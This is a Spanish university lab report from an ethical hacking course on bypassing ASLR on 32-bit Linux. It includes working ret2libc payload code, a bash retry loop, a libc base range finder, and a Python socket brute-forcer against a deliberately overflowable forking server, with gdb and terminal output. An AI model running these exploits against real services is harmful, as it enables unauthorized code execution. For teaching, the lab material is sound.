UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Laboratorio 2: Bypass del ASLR: Brute-Force y trial-and-test

Pentesting y Hacking Ético (PHE)

1 de junio de 2025

Martín González Prieto
Ezequiel Simó Bayarri

Índice

1. Caso ret2libc con ASLR activado

Para este caso, utilizamos un exploit funcional sobre un buffer de un ejecutable con NX, sin SSP ni ASLR. Como vemos en la Figura 2, se encuentra funcional para ejecutar el comando 'ls' utilizando ret2libc mediante una llamada a *system()*.

Respecto a lo realizado en el laboratorio anterior, realizamos algunas modificaciones para que sea un poco más limpio. Mediante la dirección de *system()* y su offset hallamos la dirección base de libc. Con dicha dirección y el offset de *exit()* (Figura 1), en vez de utilizar un **'JUNK'** como primer argumento para *system()*, utilizamos la dirección de *exit()*. Esto produce que, una vez se ejecute el 'ls', se ejecute el *exit()* y no haya un *segmentation fault*.

1.1. Exploit para un entorno con ASLR desactivado

```
padding = 94 # Ajustar segun lo hallado

# (gdb) p system -> addr system
system_addr = 0xf7dba220

# offset de system() en la libc (objdump -T /lib32/libc.so.6 | grep system)
system_offset = 0x52220

libc_base = system_addr - system_offset # SOLO VALIDO PARA ASLR DESACTIVADO

# offset de exit() en la libc (objdump -T /lib32/libc.so.6 | grep exit)
exit_offset = 0x3ead0

# offset de "ls" en la libc -> addr "ls" - (system_addr - system_offset)
# (gdb) find 0xf7d7c000, 0xf7f9a000, "ls" ->  addr "ls"
ls_offset = 0x17d37


payload = b"A" * padding
payload += struct.pack ( "<I" , libc_base + system_offset)
payload += struct.pack("<I", libc_base + exit_offset)
payload += struct.pack ( "<I" , libc_base + ls_offset )

# python3 exploit.py | ./vuln1_nx
sys.stdout.buffer.write (payload)
```

```
┌──(mgp㉿kali)-[~/Documents/he/lab2]
└─$ objdump -T /lib32/libc.so.6 | grep exit
00091bc0  w   DF .text  0000004a  GLIBC_2.0   pthread_exit
00233234 g    DO .data  00000004  GLIBC_2.1   argp_err_exit_status
0017edd0 g    DF .text  00000022 (GLIBC_2.0)  atexit
0003ead0 g    DF .text  00000021  GLIBC_2.0   exit
00040210  w   DF .text  000000c6  GLIBC_2.0   on_exit
0009a160 g    DF .text  0000000c (GLIBC_2.28) thrd_exit
0009a160 g    DF .text  0000000c  GLIBC_2.34  thrd_exit
0003dfe0 g    DF .text  00000027  GLIBC_2.10  __cxa_at_quick_exit
0003e490 g    DF .text  000000d4  GLIBC_2.18  __cxa_thread_atexit_impl
00134dd0 g    DF .text  00000001  GLIBC_2.2   __cyg_profile_func_exit
002331ac g    DO .data  00000004  GLIBC_2.0   obstack_exit_failure
0003e230 g    DF .text  00000029  GLIBC_2.1.3 __cxa_atexit
000e6890 g    DF .text  00000038  GLIBC_2.0   _exit
001729a0 g    DF .text  00000038 (GLIBC_2.0)  svc_exit
00040e70 g    DF .text  00000021  GLIBC_2.24  quick_exit
0017ee00 g    DF .text  00000021 (GLIBC_2.10) quick_exit
```

Figura 1: Obtención del offset de *exit()* utilizando objdump -T /lib32/libc.so.6

```
┌──(mgp㉿kali)-[~/Documents/he/lab2]
└─$ make exploit
python3 exploit_2.py | ./vuln1
Introduce datos: Has introducido: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ◆◆◆◆j◆◆7◆◆◆
exploit_2.py   Lab_2_ASLR_Bypass.pdf  srv    srv_exploit_2.py  try_mod.sh  vuln1
found_libc.sh  Makefile              srv.c  try_breaks.txt    try.sh      vuln1.c

┌──(mgp㉿kali)-[~/Documents/he/lab2]
```

Figura 2: Exploit ejecutando 'ls' para un entorno con ASLR desactivado

1.2. Ejecución en un entorno con ASLR

Ahora, si activamos el ASLR, veremos que el exploit deja de funcionar (Figura 3). Esto se debe a que la dirección de system() que necesita el exploit no se puede predecir ya que, al estar activado el ASLR, cambia en cada ejecución (Figura 4).

```
┌──(mgp㉿kali)-[~/Documents/he/lab2]
└─$ make exploit
python3 exploit_2.py | ./vuln1
Introduce datos: Has introducido: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ◆◆◆◆j◆◆7◆◆◆
/bin/bash: line 1:  6706 Done                    python3 exploit_2.py
      6707 Segmentation fault      | ./vuln1
make: *** [Makefile:35: exploit] Error 139
```

Figura 3: Exploit con resultado 'Segmentation fault' para un entorno con ASLR activado

```
>>>
>>> set disable-randomization off
>>>
>>> p &system
$1 = (<text variable, no debug info> *) 0xf7dba220 <system>
>>> find 0xf7d7c000, 0xf7f9a000, "ls"
0xf7d7fd37
0xf7d81255
0xf7d8527d
0xf7f2c941
0xf7f308e2
0xf7f32157
0xf7f367a5
7 patterns found.
>>> p &system
$2 = (<text variable, no debug info> *) 0xf7d67220 <system>
>>> find 0xf7d7c000, 0xf7f9a000, "ls"
0xf7ed9941
0xf7edd8e2
0xf7edf157
0xf7ee37a5
warning: Unable to access 16000 bytes of target memory at 0xf7f50da8, halting search.
4 patterns found.
>>> p &system
$3 = (<text variable, no debug info> *) 0xf7d20220 <system>
>>> find 0xf7d7c000, 0xf7f9a000, "ls"
0xf7e92941
0xf7e968e2
0xf7e98157
0xf7e9c7a5
warning: Unable to access 16000 bytes of target memory at 0xf7f09da8, halting search.
4 patterns found.
>>> p &system
$4 = (<text variable, no debug info> *) 0xf7d63220 <system>
>>> find 0xf7d7c000, 0xf7f9a000, "ls"
0xf7ed5941
0xf7ed98e2
0xf7edb157
0xf7edf7a5
warning: Unable to access 16000 bytes of target memory at 0xf7f4cda8, halting search.
4 patterns found.
```

Figura 4: Resultado de la dirección de system para varias ejecuciones en gdb

2. Trial-and-Test en 32 bits

En este caso, al estar en un entorno de 32 bits, la entropía de la base de libc es relativamente baja, ya que dispone de menos bits donde pueden caer las direcciones de memoria para las librerías. Por lo tanto, manteniendo una dirección fija con la que ya hayamos tenido un caso de éxito (en este caso 0xf7dba220), podemos realizar un script en bash para realizar un **trial-and-test**.

2.1. Código en bash del Trial-and-Test con exploit para entorno sin ASLR

```
N=0
while true ; do

  N=$((N+1))

  EXPLOIT=$(python3 exploit.py | ./vuln1 2>&1)

  if echo "$EXPLOIT" | grep -q "exploit.py" ; then
    echo "Success on try #$N :"
    echo "$EXPLOIT"
    break
  else
    echo "Failed on try #$N"
  fi
done
```

Cabe destacar que aunque tienda a tener una solución, como se muestra en la Figura 5, el trial-and-test puede llegar a no tenerla ya que no se prueban todas las opciones posibles. Así mismo, en otras situaciones, la ejecución se puede ver interrumpida, esto se debe a que podría estar retornando a una función dentro de la libc no esperada.

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab2]
└─$ ./try_mod.sh
Failed on try #1
Failed on try #2
Failed on try #3
Failed on try #4
Failed on try #5
Failed on try #6
Failed on try #7
Failed on try #8
Failed on try #9
Failed on try #10
Failed on try #11
Failed on try #12
Failed on try #13
Failed on try #14
Failed on try #15
Failed on try #16
Failed on try #17
Failed on try #18
Failed on try #19
Failed on try #20
Failed on try #21
Failed on try #22
Failed on try #23
Failed on try #24
Failed on try #25
Success on try #26 :
exploit.py
log.out
Makefile
srv
srv.c
srv_exploit.py
try_breaks.txt
try_mod.sh
try.sh
vuln1
vuln1.c
```

Figura 5: Resultado del trial-and-test con el exploit original.

3. Escenario forking server (brute force)

Para poder aprovechar mejor esta entropía, es decir, probando como máximo 256 veces, hace falta un entorno en el cual no cambie el mapa de memoria. Un caso paradigmático de esta situación es el forking server.

En este caso, el programa principal (proceso padre) nunca reinicia su ejecución, sino que cada inyección de un payload se hace mediante clientes (procesos hijos) que heredan el mapa de memoria del proceso principal como muestra la figura 6. Esto se denomina Copy-On-Write.



Figura 6: Creación de un proceso hijo mediante fork() y herencia del mapa de memoria virtual

3.1. Código del Forking Server

En este caso, el forking server utilizado tendrá un servicio vulnerable como en el primer caso pero corriendo en cada cliente para poder ser correctamente explotado por un algoritmo de fuerza bruta.

```
unsigned char global [1024];

void vulnerable( unsigned char * msg , int len ) {
    char buffer [64];
  memcpy(buffer, msg, len);
}

void handle_client(int fd, int id){
    ssize_t r = read(fd , global , sizeof(global) ) ;
    printf ( "Se atiende al cliente #%d \n", id);
    vulnerable(global,r) ;
    close(fd) ;
    puts( " Conexi n cerrada. " ) ;
}
```

3.2. Armado del payload para el exploit

En este caso el **padding** será de 76 bytes, es decir 64 bytes de buffer + 12 bytes restantes para llegar a la dirección de retorno, y la dirección de system en este caso, será obtenida a partir de la dirección base de la libc.

Para completar el armado de un payload genérico, nos vamos a basar en la dirección base de la libc. Por lo tanto, vamos a necesitar los **offsets relativos** a la misma para inyectar a **system()** y el **comando a ejecutar**. En el caso de system, como hemos realizado anteriormente, utilizamos *objdump -T* de /lib32/libc.so.6 junto a un *grep*. En cambio, para el comando a ejecutar ('ls'), utilizamos *gdb* para obtener una dirección del string 'ls' como también la de system y utilizar el offset de la mismoa. De este modo, el offset de 'ls' sera *addr_ls - (addr_system - system_offset)*. Por lo tanto, ya tenemos todas las direcciones necesarias para conformar un payload en función de la base de libc.

```
1
2  padding = 76  # Ajusta este valor seg n tu an lisis con GDB
3
4  # offset de system() en la libc (objdump -T /lib32/libc.so.6 | grep system)
5  system_offset = 0x52220
6
7  # offset de exit() en la libc (objdump -T /lib32/libc.so.6 | grep exit)
8  exit_offset = 0x3ead0
9
10 # offset de "ls" en la libc -> addr "ls" - (addr system - system_offset)
11 # (gdb) p system -> addr system
12 # (gdb) find 0xf7d7c000, 0xf7f9a000, "ls" ->  addr "ls"
13 ls_offset = 0x17d37
14
15 def create_payload(libc_base):
16   payload  = b"A" * padding
17   payload += struct.pack("<I", libc_base + system_offset)  # Direcci n de system()
18   payload += struct.pack("<I", libc_base + exit_offset) # arg1-Direccion de exit()
19   payload += struct.pack("<I", libc_base + ls_offset)   # arg2-Direcci n del
       string ("ls")
20   return payload
```

3.3. Búsqueda del rango de la base de libc

El último paso que resta para realizar un ataque de fuerza bruta, aprovechando los 8 bits de entropía, es averiguar exactamente cuál será el intervalo donde puede caer la dirección randomizada de la libc. Para esto, hicimos uso de ldd y un pequeño script de bash (*found_libc.sh*) mostrado a continuación.

```
1  #!/bin/bash
2
3  # Target binary (set to your binary path)
4  BINARY="./srv"
5
6  # Initialize min and max with extreme values
7  min_addr=0xffffffff
8  max_addr=0x0
9
10 # Loop 100 times
11 for i in $(seq 1 $1); do
12     # Get the mapped libc address directly from ldd output
13     addr_hex=$(ldd "$BINARY" | grep "libc.so.6" | grep -oP '0x[0-9a-f]+')
14
15     # Convert to decimal for comparison
16     addr=$((addr_hex))
17     min=$((min_addr))
18     max=$((max_addr))
19
20     (( addr < min )) && min_addr=$addr_hex
21     (( addr > max )) && max_addr=$addr_hex
22 done
23
24 # Print results
25 printf "Min libc base address: 0x%x\n" $min_addr
26 printf "Max libc base address: 0x%x\n" $max_addr
```

Este script lo que hace es extraer la dirección obtenida por ldd, compararla con un máximo o un mínimo e ir guardando en el caso que corresponda. Lo esencial de utilizar ldd es que percibe los cambios en la dirección de la libc en cada ejecución debido al ASLR. Además, al script se le puede pasar por parámetro la cantidad de iteraciones que debe realizar para obtener el rango. De este modo, iterando con 10, 100 y 1000 iteraciones (Figura 7), se obtuvo que el rango de la base de la libc es (0xf7c69000, 0xf7d68000), por lo que si hacemos la resta entre 0xf7c69 - 0xf7d68 obtenemos 0xff = 256 combinaciones máximas para el brute force.

```
┌──(mgp㉿kali)-[~/Documents/he/lab2]
└─$ ./found_libc.sh 10
Min libc base address: 0xf7c71000
Max libc base address: 0xf7d41000

┌──(mgp㉿kali)-[~/Documents/he/lab2]
└─$ ./found_libc.sh 100
Min libc base address: 0xf7c69000
Max libc base address: 0xf7d68000

┌──(mgp㉿kali)-[~/Documents/he/lab2]
└─$ ./found_libc.sh 1000
Min libc base address: 0xf7c69000
Max libc base address: 0xf7d68000
```

Figura 7: Resultado del script en bash *found_libc.sh* para obtener el rango de posibles direcciones para la base de la libc

3.4. Fuerza bruta de la base de libc

Ya con todo esto, solo resta realizar un for para dicho intervalo, conectarse al servidor y enviar para cada iteración un payload con una base de libc diferente hasta poder acertar con la misma.

```
1
2  initial_addr = 0xf7c69000
3  final_addr = 0xf7d68000
4
5  step = 0x1000
6
7  intento=1
8
9  for libc_base in range(initial_addr, final_addr, step):
10
11   payload = create_payload(libc_base);
12
13   try:
14       s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15       s.connect((SRV_IP, SRV_PORT))
16       s.send(payload)
17       s.close()
18       print(f"[*] Intento #{intento} - Enviando payload con libc {hex(libc_base)}")
19       intento += 1
20   except Exception as e:
21       print(f"[!] Error al conectar con el servidor: {e}")
22       break
23
24
25 print(f"Exploit finish")
```

3.5. Resultados del exploit

Este exploit, como muestran las Figuras 8 y 9, funcionó para vulnerar un *forking server* con un servicio vulnerable que recibe información del cliente y la escribe sobre el stack. Queda en evidencia que en una arquitectura de 32 bits con un servidor con clientes que hereden su mapa de memoria (es decir, que cuando muere un cliente no cambian las direcciones base de libc y el resto de librerías), es altamente vulnerable a ataques de fuerza bruta para poder realizar un ret2lib y de este modo ejecutar comandos.



Figura 8: Comando 'ls' ejecutado sobre el servido al inyectar código en la pila



Figura 9: Dirección base de libc utilizada del lado del atacante para conseguir crear un payload exitoso que bypasse el ASLR